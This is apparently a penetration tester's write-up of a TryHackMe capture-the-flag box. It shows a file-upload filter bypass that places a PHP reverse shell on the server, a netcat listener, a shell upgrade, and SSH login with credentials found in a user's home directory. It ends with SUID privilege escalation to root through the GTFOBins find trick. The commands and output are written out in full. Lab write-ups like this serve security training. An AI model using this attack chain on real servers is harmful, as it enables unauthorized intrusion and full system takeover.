
```
ol xl:flex-row">
 display: none;">in /upload_thm_1001 folder</span> <h1>
```

/upload_thm_1001

The path is:

<ip-address>:1337/upload-cv00101011/upload_thm_1001/

So, change the extension back to .php to make it as executional code and send the request again(means uploading the php-reverse-shell.php and check if it was uploaded as php file successfully).




```

-----------------------------9062887501713530050866769775
Content-Disposition: form-data; name="file"; filename="php-reverse-shell.php"
Content-Type: image/png


<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
```

thanks to pentestmonkey for this code

It made it successfully into the system. Easy bypass.



Index of /upload-cv00101011/upload_thm_1001

```
Name                  Last modified     Size Description
Parent Directory                           -
php-reverse-shell.php 2023-12-31 15:10  5.4K
php-reverse-shell.png 2023-12-31 15:03  5.4K
Apache/2.4.41 (Ubuntu) Server at 10.10.173.47 Port 1337
```


reverse-shell inside the system.

Open netcat listener:

```
nc -lnvp 2222
```

Execute the file by clicking on it.

And there is a shell:




```
USER     TTY      FROM             LOGIN@   IDLE   JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```

reverse shell

Stable the shell with:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Find the first flag:




```
www-data@[redacted]:/$ cd /home
cd /home
www-data@[redacted]:/home$ ls
ls
ubuntu  zeamkish
www-data@[redacted]:/home$ cd zeamkish
cd zeamkish
www-data@[redacted]:/home/zeamkish$ ls
ls
flag.txt  ssh_creds.txt
www-data@[redacted]:/home/zeamkish$ cat flag.txt
cat flag.txt
cat: flag.txt: Permission denied
www-data@[redacted]:/home/zeamkish$ 
```

flag.txt

Oh, the permission denied because zeamkish has read permission, but www-data cannot read it.

There are ssh credentials to connect this user so connect with those credentials with ssh.




```
cat ssh_creds.txt
SSH CREDS
zeamkish
[redacted]
```

ssh credentials

```
ssh zeamkish@<ip-address>
```


And we are in:



```
zeamkish@[redacted]~$ whoami
whoami
zeamkish
```

zeamkish

Get the flag.txt:




```
cat flag.txt
THM[redacted]
```

flag.txt

privilege escalation

find files that have SUID permission to get root:

```
find / -perm -u=s 2>/dev/null
```



```
/usr/bin/sudo
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/nano
/usr/bin/su
/usr/bin/fusermount
/usr/bin/find
/usr/bin/mount
```

binaries

Escalate permissions with binary suid.

gtfobins :


GTFOBins

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured…

gtfobins.github.io

```
/usr/bin/find . -exec /bin/sh -p \; -quit
```

After running this code, we are root.



```
zeamkish@[redacted]:~$ /usr/bin/find . -exec /bin/sh -p \; -quit
/usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
whoami
root
# cat /root/root.txt
cat /root/root.txt
cat: /root/root.txt: No such file or directory
# ls
ls
flag.txt  linpeas.sh  snap  ssh_creds.txt
# cd /root
cd /root
# ls
ls
flag.txt  snap
# cat flag.txt
cat flag.txt
THM{[redacted]}
# 
```

root

This is expose capture the flag on TryHackMe platform.

Hope you find this writeup helpful.

Happy Hacking!

Written by Alon Presman, Penetration Tester and Ethical Hacker.